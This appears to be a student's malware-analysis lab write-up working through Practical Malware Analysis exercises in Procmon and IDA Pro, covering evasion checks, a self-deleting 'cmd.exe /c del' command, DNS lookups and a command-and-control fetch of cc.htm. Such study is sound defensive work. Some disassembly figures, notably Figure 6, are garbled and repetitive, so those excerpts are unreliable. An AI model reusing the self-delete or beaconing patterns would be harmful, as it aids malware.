9:41:4...	cmd.exe	1368	QueryStandardInformation	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
9:41:4...	cmd.exe	1368	ReadFile	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
9:41:4...	cmd.exe	1368	CloseFile	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
9:41:4...	cmd.exe	1368	CreateFile	C:	SUCCESS
9:41:4...	cmd.exe	1368	QueryInformationVolume	C:	SUCCESS
9:41:4...	cmd.exe	1368	FileSystemControl	C:\	SUCCESS
9:41:4...	cmd.exe	1368	CreateFile	C:\	SUCCESS
9:41:4...	cmd.exe	1368	QueryDirectory	C:\	SUCCESS

The executable is evasive and trying to evade itself by checking whether the system is VM or not. AV-Detection etc. Obviously this will make it difficult to observe the file via dynamic analysis

## iii. Are there other ways to run this program?

Event	Process	Stack
Date:	7/2/2019 9:41:49.9961604 PM	
Thread:	4052	
Class:	Process	
Operation:	Process Create	
Result:	SUCCESS	
Path:	C:\WINDOWS\system32\cmd.exe	
Duration:	0.000000	
PID:	1368	
Command line:	"C:\WINDOWS\system32\cmd.exe" /c del C:\DOCUMENT~1\ADMINI~1\Desktop\PRACTI~1\BIN\ARY~1\CH9F95~1\Lab03-04.exe >> NUL	

The other ways can be to open this executable using Ollydbg or IDA pro where we can analyze it in a more efficient way.

## Practical 2

In this practical we used IDA Software.

- a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware.

### i. What is the address of DllMain?

The address off DllMain is 0x1000D02E. This can be found within the graph mode, or within the Functions window (figure 2).




Figure 2: Address of DllMain

### ii. Where is the import gethostbyname located?

gethostbyname is located at 0x100163CC within .idata (figure 3).This is found through the Imports window and double-clicking the function. Here we can also see gethostbyname also takes a single parameter — something like a string.

```
.idata:100163CC ; struct hostent * __stdcall gethostbyname(const char *name)
idata:100163CC     extrn gethostbyname:dword
idata:100163CC             ; CODE XREF: sub_10001074:loc_100011AF↑p
idata:100163CC             ; sub_10001074+1D3↑p ...
```

Figure 3: Location of gethostbyname

### iii. How many functions call gethostbyname?

Searching the xrefs (ctrl+x) on gethostbyname shows it is referenced 18 times, 9 of which are type (p) for the near calll, and the other 9 are read (r) (figure 4). Of these, there are 5 unique calling functions.

xrefs to gethostbyname

Direction	Type	Address	Text
Up	p	sub_10001074:loc_10001...	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001365:loc_10001...	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname
Up	r	sub_10001074:loc_10001...	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_10001...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname

Line 1 of 18

Figure 4: gethostbyname xrefs

#### iv. For gethostbyname at 0x10001757, which DNS request is made?

Pressing G and navigating to 0x10001757, we see a call to thegethostbyname function, which we know takes one parameter; in this case, whatever is in eax — the contents of off\_10019040 (figure 5)

```

000000001000174E A1 40 90 01 10    mov    eax, off_10019040
0000000010001753 83 C0 0D          add    eax, 0Dh           ; Add
0000000010001756 50              push   eax             ; name
0000000010001757 FF 15 CC 63 01 10  call   ds:gethostbyname ; Indirect Call Near Procedure
000000001000175D 8B F0          mov    esi, eax
000000001000175F 3B F3          cmp    esi, ebx           ; Compare Two Operands
0000000010001761 74 5D          jz     short loc_100017C0 ; Jump if Zero (ZF=1)

```

Figure 5: gethostbyname at 0x10001757

The contents of off\_10019040 points to a variable aThisIsRdoPicsP which contains the string [This is RDO]pics.practicalmalwareanalysis.com. This is moved into eax (figure 6).

```

000000001000174E A1 40 90 01 10    mov    eax, off_10019040
0000000010001753 83 C0 0D          add    eax, 13             ; offset aThisIsRdoPicsP
0000000010001756 50              push   eax
0000000010001757 FF 15 CC 63 01 10  call   ds:gethostbyname
000000001000175D 8B F0          mov    esi, eax
000000001000175F 3B F3          cmp    esi, ebx           ; Compare Two Operands
0000000010001761 74 5D          jz     short loc_100017C0 ; Jump if Zero (ZF=1)

```

Figure 6: Contents of off\_1001904 (aThisIsRdoPicsP)

Importantly, 0Dh is added to eax, which moves the pointer along the current contents. 0Dh can be converted in IDA by pressing H, to 13. This means the eax now points to 13 characters inside of its current contents, skipping past the prefix [This is RDO] and resulting in the DNS request being made for pics.practicalmalwareanalysis.com.

v & vi. How many parameters and local variables are recognized for the subroutine at 0x10001656?

There are a total of 24 variables and parameters for sub\_10001656 (figure 7).

Figure 7: sub\_10001656 parameters and variables

Local variables correspond to negative offsets, where there are 23. Many are generated by IDA and prepended with var\_ however there are some which have been resolved, such as name or commandline. As we work through, we generally rename any of the important ones.

Parameters have positive offsets. Here there is one, currently `lpThreadParameter`. This may also be seen as `arg_0` if not automagically resolved

vii. Where is the string \cmd.exe /c located in the disassembly?

Press Alt+T to perform a string search for \cmd.exe /c, which is stored as aCmdExeC, found within sub\_1000FF58 at offset 0x100101D0 (figure 8).




Figure 8: Location of '\cmd.exe /c'

b. analyze the malware found in the file Lab06-01.exe.

i. What is the major code construct found in the only subroutine called by main?

Before we start, it is worth noting that sometimes IDA does not recognise the main subroutine. We can find this quite quickly by traversing from the start function and finding `sub_401040`. This is main as it contains the required parameters (`argc` and `**argv`). I renamed the subroutine to `main` (figure 1).




Figure 1: Lab06–01 | main subroutine

Navigating into the first subroutine called in main (sub\_401000) (figure 2), we see it executes an external API call InternetGetConnectedState, which returns a TRUE if the system has an internet connection, and FALSE otherwise. This is followed by a comparison against 0 (FALSE) and then a JZ (Jump If Zero). This means the jump will be successful if InternetGetConnectedState returns FALSE (0) (There is no internet connection).

```

;-----+
;-----+ sub_401000 proc near
;-----+
;-----+ var_4 - dword ptr -4
;-----+
;-----+ push    ebp
;-----+ mov     ebp, esp
;-----+ push    ecx
;-----+ push    0        ; lpReserved
;-----+ push    0        ; lpFlags
;-----+ FF 15 80 60 40 00 call   ds:InternetGetConnectedState ; Indirect Call Near Procedure
;-----+ 80 45 FC 00 00 00 mov    [ebp+var_4], eax
;-----+ 80 45 FC 00 00 00 cmp    [ebp+var_4], 0 ; Compare Two Operands
;-----+ 74 14 jz    short loc_40102B ; Jump if-Zero {ZF=1}
;
;-----+
;-----+ F8 40 00 push offset aSuccessInternet ; "Success: Internet Connection\n"
;-----+ 00 00 00 00 00 00 sub_40102B
;-----+ 84 00 add esp, 4 ; Add
;-----+ 80 00 00 mov    eax, 1
;-----+ 74 00 jnp   short loc_40103A ; Jump
;
;-----+
;-----+ 40 00 00 00 00 00 loc_40102B:
;-----+ 00 00 00 00 00 00 push offset aError11NoInter ; "Error 1.1: No Internet\n"
;-----+ 00 00 00 00 00 00 call sub_40103F ; Call Procedure
;-----+ 40 00 00 00 00 00 add    esp, 4 ; Add
;-----+ 00 00 00 00 00 00 xor    eax, eax ; Logical Exclusive OR
;
;-----+
;-----+ 00 00 00 00 00 00 loc_40103A:
;-----+ 00 00 00 00 00 00 mov    esp, ebp
;-----+ 00 00 00 00 00 00 pop    ebp
;-----+ 00 00 00 00 00 00 retn
;-----+ 00 00 00 00 00 00 sub_401000 endp
;
```

Figure 2: Lab06-01 | sub\_401000 internet connection test

Therefore, the jump path (short loc\_40102B) is taken and the string returned will be 'Error 1.1: No Internet\n'.

InternetGetConnectedState returns TRUE, then the jump is not successful, and the returned string is 'Success: Internet Connection\n'.

Based upon this, it can be determined that the major code construct is a basic If Statement.

## ii. What is the subroutine located at 0x40105F?

Given the proximity to the strings at the offset addresses in each path, it can be assumed that sub\_40105F is printf, a function used to print text with formatting (supported by the \n for newline in the strings).

IDA didn't automatically pick this up for me, but with some cross-referencing and looking into what we would expect as parameters, we can be safe in the assumption.

## iii. What is the purpose of this program?

Lab06-01.exe is a simple program to test for internet connection. It utilises API call InternetGetConnectedState to determine whether there is internet, and prints an advisory string accordingly.

## c. Analyze the malware found in the file Lab06-02.exe.

### i & ii. What operation does the first subroutine called by main perform? What is the subroutine located at 0x40117F?

This is very similar to Lab06-01.exe. We can easily find the main subroutine again (this time sub\_401130), and again we see the first subroutine called is sub\_401000. This is very similar

as it calls InternetGetConnectedState and prints the appropriate message (figure 3). We also can verify that 0x40117F is still the printf function, which I've renamed.




Figure 3: Lab06-02 | `sub_401000` internet connection test & `sub_40117F` (printf)

### iii. What does the second subroutine called by main do?

This is something new now; the main function in lab06-02.exe is a little more complex with an added subroutine and another conditional statement (figure 4). We can see that `sub_401040` is reached by the preceding `cmp` to 0 being successful (`jnz` jump if not 0), which therefore means we're hoping for the returned value from `sub_401000` to be not 0 — indication there IS internet connection.




Figure 4: Lab06-02 | main subroutine

Navigating to `sub_401040`, we immediately see some key information, which supports the determination that this occurs if there is an internet connection.

The most stand-out information is the two API calls, InternetOpenA and InternetOpenUrlA, which are used to initiate an internet connection and open a URL. We also see some strings at offset addresses just before these, indicating these are passed to the API calls (figure 5).

```

0000000000401040
0000000000401040
0000000000401040 ; Attributes: bp-based frame
0000000000401040
0000000000401040 sub_401040 proc near
0000000000401040
0000000000401040 Buffers= byte ptr -210h
0000000000401040 var_20F= byte ptr -20Fh
0000000000401040 var_20E= byte ptr -20Eh
0000000000401040 var_20D= byte ptr -20Dh
0000000000401040 var_20C= byte ptr -20Ch
0000000000401040 hFile= dword ptr -10h
0000000000401040 hInternet= dword ptr -0Ch
0000000000401040 dwNumberOfBytesRead= dword ptr -8
0000000000401040 var_4= dword ptr -4
0000000000401040
0000000000401040 55 push ebp
0000000000401041 8B EC mov ebp, esp
0000000000401043 81 EC 10 02 00 00 sub esp, 528 ; Integer Subtraction
0000000000401049 6A 00 push 0 ; dwFlags
000000000040104B 6A 00 push 0 ; lpszProxyBypass
000000000040104D 6A 00 push 0 ; lpszProxy
000000000040104F 6A 00 push 0 ; dwAccessType
0000000000401051 68 F4 70 40 00 push offset szAgent ; "Internet Explorer 7.5/pma"
0000000000401056 FF 15 C4 60 40 00 call ds:InternetOpenA ; Indirect Call Near Procedure
000000000040105C 89 45 F4 mov [ebp+hInternet], eax
000000000040105F 6A 00 push 0 ; dwContext
0000000000401061 6A 00 push 0 ; dwFlags
0000000000401063 6A 00 push 0 ; dwHeadersLength
0000000000401065 6A 00 push 0 ; lpszHeaders
0000000000401067 68 C4 70 40 00 push offset szUrl ; "http://www.practicalmalwareanalysis.com"...
000000000040106C 8B 45 F4 mov eax, [ebp+hInternet]
000000000040106F 50 push eax ; hInternet
0000000000401070 FF 15 B4 60 40 00 call ds:InternetOpenUrlA ; Indirect Call Near Procedure
0000000000401076 89 45 F0 mov [ebp+hFile], eax
0000000000401079 83 7D F0 00 cmp [ebp+hFile], 0 ; Compare Two Operands
000000000040107D 75 1E jnz short loc_40109D ; Jump if Not Zero (ZF=0)

```

Figure 5: Lab06–02 | Internet connection API calls and strings

First, szAgent containing string “Internet Explorer 7.5/pma”, which is a User-Agent String, is passed to InternetOpenA. szUrl contains the string

“<http://www.practicalmalwareanalysis.com/cc.htm>” which is the URL for InternetOpenUrlA.

This has another jnz where the jump is not taken if hFile returned from InternetOpenUrlA is 0 (meaning no file was downloaded), where a message is printed “Error 2.2: Fail to ReadFile\n” and the internet connection is closed.

#### iv. What type of code construct is used in sub\_40140?

If szURL is found, the program attempts to read 200h (512) bytes of the file (cc.htm) using the API call InternetReadFile (the jnz unsuccessful path leads to “Error 2.2: Fail to ReadFile\n” printed and connections closed) (figure 6).

```

loc_401000:
    lea    eax, [ebp+NumberOfBytesRead]; Load Effective Address
    push  eax
    push  t1d ; lpNumberOfBytesToRead
    push  t1d ; dwNumberOfBytesToRead
    lea    eax, [ebp+Buffer]; Load Effective Address
    push  eax
    push  eax ; lpBuffer
    mov   ecx, [ebp+file];
    push  ecx
    push  eax ; hfile
    call  ds:InternetReadFile; Indirect Call Near Procedure
    rev   eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401000;
    rev   eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401000;
    rev   eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401000;

loc_401005:
    loc_401005:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401010:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401015:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401020:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401025:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401030:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401035:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401040:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401045:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401050:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401055:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401060:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401065:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401070:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401075:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401080:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401085:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401090:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401095:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401100:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401105:
    lea    eax, [ebp+var_4];
    cmp   eax, [ebp+var_4];
    jnz   short loc_401110;
    lea    eax, [ebp+var_8];
    cmp   eax, [ebp+var_8];
    jnz   short loc_401110;
    lea    eax, [ebp+var_20C];
    cmp   eax, [ebp+var_20C];
    jnz   short loc_401110;

loc_401110:
    offset aError23Failed6 ; "Error 2.3: Fail to get command\n"
    call  printf ; Call Procedure
    add   esp, 8 ; Add
    xor   eax, eax ; Logical Exclusive OR
    ret

```

Figure 6: Lab06–02 | Reading first 4 bytes of cc.htm

There are then four cmp / jnz blocks which each comparing a single byte from the Buffer and several variables. These may also be seen as Buffer+1, Buffer+2, etc. This is a notable code construct in which a character array is filled with data from InternetReadFile and is read one by one.

These values have been converted (by pressing R) to ASCII. Combined these read <!--, indicative of the start of a comment in HTML. If the value comparisons are successful, then

Var\_20C (likely the whole 512 bytes in Buffer, but just mislabeled by IDA) is read. If at any point a byte read is incorrect, then an alternative path is taken and the string “Error 2.3: Fail to get command\n” is printed.

Looking back at main, if this all passes with no issues, the string “Success: Parsed command is %c\n” is printed and the system does Sleep for 60000 milliseconds (60 seconds) (figure 7). The command printed (displayed through formatting of %c is variable var\_8) is the returned value from sub\_401040, the contents of cc.htm.

```

loc_401148:
    call  sub_401040 ; Call Procedure
    mov   [ebp+var_8], al
    movsx eax, [ebp+var_8]; Move With Sign-Extend
    test  eax, eax ; Logical Compare
    jnz   short loc_40115C;

loc_40115C:
    movsx eax, [ebp+var_8]; Move With Sign-Extend
    push  eax
    push  offset aSuccessParsedC ; "Success: Parsed command is %c\n"
    call  printf ; Call Procedure
    add   esp, 8 ; Add
    push  60000 ; dwMilliseconds
    call  dwSleep ; Indirect Call Near Procedure
    xor   eax, eax ; Logical Exclusive OR

```

Figure 7: Lab06–02 | Reporting successful read of command and sleeping for 60 seconds

## d. Analyze the malware found in the file Lab06–03.exe.

### i. Compare the calls in main to Lab06–02.exe's main method. What is the new function called from main?

For both executables, I have renamed all of the functions that we have already analysed. The differentiator between the two is an additional function once internet connection has been tested, the file has been downloaded, and the successful parsing of the command message has been printed — sub\_401130 (figure 9).

```

    sub_401130:
        ; Main function code for Lab06–02.exe
        ; Call to sub_401130
        ; sub_401130 code (Lab06–03.exe)
        ; Call to sub_401130
        ; sub_401130 code (Lab06–03.exe)
        ; Return from sub_401130

```



Figure 9: Lab06-03.exe | Comparisons of Lab06-03.exe (left) and Lab06-02.exe (right) main functions

ii. What parameters does this new function take?

sub\_401130 takes 2 parameters. The first is char, the command character read from <http://www.practicalmalwareanalysis.com/cc.htm> and lpExistingFileName (a long pointer to a character string, ‘Existing File Name’, which is the program’s name ( Lab06–03.exe) (figure 10). These were both pushed onto the stack as part of the main function.

```
000000000000401130
000000000000401130
000000000000401130 ; Attributes: bp-based frame
000000000000401130
000000000000401130 ; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
000000000000401130 sub_401130 proc near
000000000000401130
000000000000401130
000000000000401130
000000000000401130 var_8= dword ptr -8
000000000000401130 phkResult= dword ptr -4
000000000000401130 arg_0= byte ptr 8
000000000000401130 lpExistingFileName= dword ptr 0Ch
000000000000401130
000000000000401130 55 push    ebp
000000000000401131 88 EC mov     ebp, esp
000000000000401133 83 EC 08 sub    esp, 8          ; Integer Subtraction
000000000000401136 0F BE 45 08 movsx  eax, [ebp+arg_0] ; Move with Sign-Extend
00000000000040113A 89 45 F8 mov    [ebp+var_8], eax
00000000000040113D 8B 4D F8 mov    ecx, [ebp+var_8]
000000000000401140 83 E9 61 sub    ecx, 61h        ; Integer Subtraction
000000000000401143 89 4D F8 mov    [ebp+var_8], ecx
000000000000401146 83 7D F8 04 cmp    [ebp+var_8], 4 ; switch 5 cases
00000000000040114A 0F 87 91 00 ja    loc_4011E1      ; jmputable 00401153 default case
```

Figure 10: Lab06–03.exe | sub\_401130 parameters.

### iii. What major code construct does this function contain?

IDA has helpfully indicated that the major code construct is a five-case switch statement by adding comments for 'switch 5 cases' and the 'jumptable 00401153 default case'. We have previously seen similar cmp which are if statements, however, in this case, there is a possibility of five paths. We can confirm this in the flowchart graph view, where there are five switch cases and one default case (figure 11).

